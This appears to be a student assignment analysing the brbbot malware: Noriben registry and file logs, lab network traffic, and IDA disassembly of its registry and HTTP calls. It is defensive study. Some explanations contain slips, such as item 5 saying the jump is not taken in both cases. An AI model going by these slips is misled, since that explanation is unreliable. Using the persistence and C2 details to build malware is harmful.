

MALWARE ANALYSIS - ASSIGNMENT 2


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Cyber Security

PART 1 (Analysis the brbbot malware) and (Exercise 2.1 – 2.8 on SANS workbook):

1. Network-based signatures:

Next, it sends a GET request to this domain with weird parameters:



We can see that:

- i is the IP address of the victim's computer.
- c is the computer's name in the network.
- p is the payload (I am not sure about this, will need further inspection).

2. Host-based signatures:

- A Run registry key is added with the value is this malware, the Run registry is used to make a program run when a user logs on, so this malware willrun whenever a user logs on to the machine.

Noriben Registry changes Log:

```

Nonben_04_Oct_23_01_786678 - Notepad
File Edit Format View Help

Processes Created:
=====
[CreateProcess] Explorer.EXE:3784 > "UserProfile%\Desktop\BS Malware Analysis\malware keeping\Malware\day1\brbbot\brbbot.exe " [Child PID: 7516]

File Activity:
=====
[CreateFile] brbbot.exe:7516 > %AppData%\brbbot.exe [File no longer exists]
[CreateFile] brbbot.exe:7516 > UserProfile%\Desktop\BS Malware Analysis\malware keeping\Malware\day1\brbbot\brbconfig.tmp [SHA256: ee28c1f9a57428027c004ca6eda5b35b3d131e7a45db70afdaef13108]
[CreateFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache [File no longer exists]
[RenameFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-S-1-5-18.dat => %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-S-1-5-18.dat [File no longer exists]
[CreateFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-S-1-5-18.dat [File no longer exists]
[RenameFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-FontSet-S-1-5-18.dat => %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-FontSet-S-1-5-18.dat [File no longer exists]
[CreateFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-FontSet-S-1-5-18.dat [File no longer exists]
[RenameFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-FontSet-S-1-5-18.dat => %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-FontSet-S-1-5-18.dat [File no longer exists]
[CreateFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-FontSet-S-1-5-18.dat [File no longer exists]
[RenameFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-FontSet-S-1-5-18.dat => %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-FontSet-S-1-5-18.dat [File no longer exists]
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass = 1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName = 1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet = 1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect = 0
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass = 1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName = 1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet = 1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect = 0

```


From the Noriben logs we could see this below changes:

- brbbot.exe a new config file called brbconfig.tmp
- It changed the registry key and set it to 1 for proxy bypass.
- It sets the registry values to access the internet cache.
- It initiates communication on port 80 (HTTP request).

Network Traffic:

```
[UDP] svchost.exe:2484 > 192.168.1.100:53
[UDP] 192.168.1.100:53 > svchost.exe:2484
[TCP] brbbot.exe:1384 > 192.168.1.100:80
[TCP] 192.168.1.100:80 > brbbot.exe:1384
[UDP] 192.168.205.1:5353 > msedge.exe:7224
[UDP] fe80:0:0:0:f018:98ff:fe70:6665:5353 > svchost.exe:2484
[UDP] fe80:0:0:0:f018:98ff:fe70:6665:5353 > msedge.exe:7224
[UDP] 192.168.205.2:5353 > msedge.exe:7224
[TCP] svchost.exe:1928 > 192.168.1.100:80
[TCP] 192.168.1.100:80 > svchost.exe:1928
[TCP] msedge.exe:5944 > 192.168.1.100:443
[TCP] 192.168.1.100:443 > msedge.exe:5944
```

Exercise 2.1:



- The value of the variable `eax` is the return value of the `RegOpenKeyExA` function. Looking up this function in MSDN shows that `RegOpenKeyExA` returns 0 if the function call is successful and a non-zero value if the function call fails. Therefore, the conditional depends on the return value of the function.
- If the function call fails, the program will throw an exception. If the function call is successful, the program will call the subroutine `sub_404ED2`. This subroutine contains the `RegSetValueExW` function, so maybe this subroutine is used to set the value of the key if the key can be opened. Exercise 2.2:

2. The CALL to `HttpSendRequestA` is at 406B80.

```


.text:00406B7B loc_406B7B:                ; CODE XREF: sub_40684C+32B↑j
.text:00406B7B                push    ecx                ; dwOptionalLength
.text:00406B7C                push    esi                ; lpOptional
.text:00406B7D                push    edi                ; dwHeadersLength
.text:00406B7E                push    edi                ; lpzHeaders
.text:00406B7F                push    ebx                ; hRequest
.text:00406B80                call    ds:HttpSendRequestA
.text:00406B86                test    eax, eax
.text:00406B88                jnz     short loc_406BAA
.text:00406B8A                call    ds:GetLastError
.text:00406B90                mov     [esp+0AC8h+var_AB8], eax
.text:00406B94                mov     [esp+0AC8h+dwNumberOfBytesWritten], offset ??_7cuovxnupr@@6B@ ; const cuovxnupr: `vftat
.text:00406B9C                push    offset __TI2?AVcuovxnupr@@ ; throw info for 'class cuovxnupr'
.text:00406BA1                lea     eax, [esp+0ACCh+dwNumberOfBytesWritten]
.text:00406BA5                jmp     loc_406B82
.text:00406BAA ; -----
.text:00406BAA loc_406BAA:                ; CODE XREF: sub_40684C+2C3↑j
.text:00406BAA                ; sub_40684C+33C↑j
.text:00406BAA                push    edi
.text:00406BAB                push    edi
.text:00406BAC                push    13h
.text:00406BAE                pop     eax
.text:00406BAF                lea     ecx, [esp+0AD0h+pExceptionObject]
.text:00406BB3                call    sub_40793B
.text:00406BB8                cmp     eax, 0C8h ; 'È'
.text:00406BBD                jz      short loc_406BDD
.text:00406BBF                mov     [esp+0AC8h+var_AB8], 2F78h
.text:00406BC7                mov     [esp+0AC8h+dwNumberOfBytesWritten], offset ??_7cuovxnupr@@6B@ ; const cuovxnupr: `vftat
.text:00406BCF                push    offset __TI2?AVcuovxnupr@@ ; throw info for 'class cuovxnupr'
.text:00406BD4                lea     eax, [esp+0ACCh+dwNumberOfBytesWritten]
00005F80 000000000000406B80: sub_40684C+334 (Synchronized with Hex View-1)

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3. According to MSDN documentation, the `HttpSendRequestA` function returns `TRUE` (a value other than 0) if it succeeds and `FALSE` (0) if it fails. Therefore, if the function succeeds, `jnz` will be executed and the program will jump to 406BAA to continue execution. Otherwise, if the function fails, `jnz` will not be executed and the program will call `GetLastError` to get the error and then call `ThrowException` to throw an exception.



4. The CALL to InternetOpenA is at the address 4068D0.

```


.text:004068CB      push    edi            ; lpzProxyBypass
.text:004068CC      push    edi            ; lpzProxy
.text:004068CD      push    1              ; dwAccessType
.text:004068CF      push    edi            ; lpzAgent
.text:004068D0      call    ds:InternetOpenA
.text:004068D6      mov     ebx, eax
.text:004068D8      cmp     ebx, edi
.text:004068DA      jnz     short loc_4068F9
.text:004068DC      call    ds:GetLastError
.text:004068E2      mov     [esp+0AC8h+var_AA8], eax
.text:004068E6      mov     [esp+0AC8h+pExceptionObject], offset ??_7cuovxnupr@@@6B@ ; const cuovxnupr::'vftable'
.text:004068EE      push    offset __TI2?AVcuovxnupr@@ ; throw info for 'class cuovxnupr'
.text:004068F3      lea     eax, [esp+0ACCh+pExceptionObject]
.text:004068F7      jmp     short loc_4068B2
.text:004068F9      ; -----
.text:004068F9      loc_4068F9:           ; CODE XREF: sub_40684C+8E1j
.text:004068F9      mov     eax, hInternet
.text:004068FE      cmp     eax, edi
.text:00406900      jz      short loc_406909
.text:00406902      push    eax            ; hInternet
.text:00406903      call    ds:InternetCloseHandle
.text:00406909      loc_406909:           ; CODE XREF: sub_40684C+B41j
.text:00406909      push    4              ; dwBufferLength
.text:0040690B      lea     eax, [esp+0ACCh+Buffer]
.text:0040690F      push    eax            ; lpBuffer
.text:00406910      mov     dword_419A84, edi
.text:00406916      push    6              ; dwOption
.text:00406918      mov     edi, 7530h
.text:0040691D      push    ebx            ; hInternet

```

00005CD0 00000000004068D0: sub_40684C+84 (Synchronized with Hex View-1)

5. MSDN documentation shows that InternetOpenA returns a handle if a connection is successful, and null (0) if not.

After the call, eax, which is the return value of the call, is compared to edi. Looking above, we can see an instruction at 406873: xor edi, edi. This means that $edi = 0$. So, we can conclude that if InternetOpenA fails, $eax = 0 = edi$, so the jnz will not be executed, and the function then call GetLastError then throw exception. And if InternetOpenA succeeds, $eax \neq 0 \neq edi$, so the jnz will not be executed and the function will jump to 4068F9.



```
lpszUserName= dword ptr -0A54h
lpszPassword= dword ptr -0A4Ch
lpszObjectName= dword ptr -0A44h
var_C= dword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
lpOptional= dword ptr 10h

; FUNCTION CHUNK AT .text:004059E8 SIZE 0000000C BYTES
; FUNCTION CHUNK AT .text:00406D33 SIZE 0000000E BYTES
; FUNCTION CHUNK AT .text:00410356 SIZE 00000036 BYTES

; __unwind { // SEH_40684C
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
push    0FFFFFFFh
push    offset SEH_40684C
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
sub     esp, 0A80h
mov     eax, [ebp+arg_4]
push    ebx
push    esi
push    edi
xor     edi, edi
mov     [esp+0AC8h+dwNumberOfBytesWritten], edi
cmp     dword ptr [eax+14h], 10h
jb      short loc_406881

mov     eax, [eax]
```

0000406873: sub_40684C+27 (Synchronized with Hex View-1)

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6. The above 2 CALLs occur in subroutine sub_40684c.

```
.text:0040684C ; FUNCTION CHUNK AT .text:00406D33 SIZE 0000000E BYTES
.text:0040684C ; FUNCTION CHUNK AT .text:00410356 SIZE 00000036 BYTES
.text:0040684C
.text:0040684C ; __unwind { // SEH 40684C
.text:0040684C     push    ebp
.text:0040684D     mov     ebp, esp
.text:0040684F     and     esp, 0FFFFFFF8h
.text:00406852     push    0FFFFFFFh
.text:00406854     push    offset SEH_40684C
.text:00406859     mov     eax, large fs:0
.text:0040685F     push    eax
.text:00406860     mov     large fs:0, esp
.text:00406867     sub     esp, 0A80h
.text:0040686D     mov     eax, [ebp+arg_4]
.text:00406870     push    ebx
.text:00406871     push    esi
.text:00406872     push    edi
.text:00406873     xor     edi, edi
.text:00406875     mov     [esp+0AC8h+dwNumberOfBytesWritten], edi
.text:00406879     cmp     dword ptr [eax+14h], 10h
.text:0040687D     jb     short loc_406881
.text:0040687F     mov     eax, [eax]
.text:00406881     loc_406881:                                ; CODE XREF: sub_40684C+311↑j
.text:00406881     push    eax
.text:00406882     lea     esi, [esp+0ACCh+var_A70]
.text:00406886     call    sub_407ABE
.text:00406888     cmp     [esp+0AC8h+var_A64], 3
.text:00406890     jz     short loc_4068B8
.text:00406892     cmp     [esp+0AC8h+var_A64], 4
.text:00406897     jz     short loc_4068B8
.text:00406899     mov     [esp+0AC8h+var_AA8], 2EE5h
00005C4C 00000000000040684C: sub_40684C (Synchronized with Hex View-1)

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7. This function establishes a connection from the victim to the attacker.

Exercise 2.3:

1. The CALL to GetTempFileNameW is at 4064E6.


```
.text:004064D8      push     eax                ; lpTempFileName
.text:004064DC      push     0                  ; uUnique
.text:004064DE      push     offset PrefixString ; "sys"
.text:004064E3      push     [ebp+lpPathName] ; lpPathName
.text:004064E6      call     ds:GetTempFileNameW
.text:004064EC      test     eax, eax
.text:004064EE      jnz      short loc_40650E
.text:004064F0      call     ds:GetLastError
.text:004064F6      mov      [ebp+var_4], eax
.text:004064F9      push     offset __TI1?AVlivsx@@ ; pThrowInfo
.text:004064FE      lea      eax, [ebp+pExceptionObject]
.text:00406501      push     eax                ; pExceptionObject
.text:00406502      mov      [ebp+pExceptionObject], offset ??_7livsx@@6B@ ; const livsx::`vftable'
.text:00406509      call     __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:0040650E      ; -----
.text:0040650E      loc_40650E:                ; CODE XREF: sub_4064C8+26↑j
.text:0040650E      lea      eax, [ebp+TempFileName]
.text:00406514      push     eax                ; Src
.text:00406515      mov      eax, [ebp+arg_0]
.text:00406518      call     sub_402E75
.text:0040651D      mov      eax, [ebp+arg_0]
.text:00406520      leave
.text:00406521      retn
.text:00406521      sub_4064C8      endp
.text:00406522      ; -----
.text:00406522      ; START OF FUNCTION CHUNK FOR sub_406EBC
.text:00406522      ; ADDITIONAL PARENT FUNCTION sub_405F64
.text:00406522      loc_406522:                ; CODE XREF: sub_406EBC+9659↓j
.text:00406522                        ; sub_406EBC+96B2↓j ...

000058E6 0000000000004064E6: sub_4064C8+1E (Synchronized with Hex View-1)
```


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2. This call is inside the function sub_4064C8.



3. This function is called from the subroutine `sub_406196`, which itself is being called from the function `_WinMain@16`.

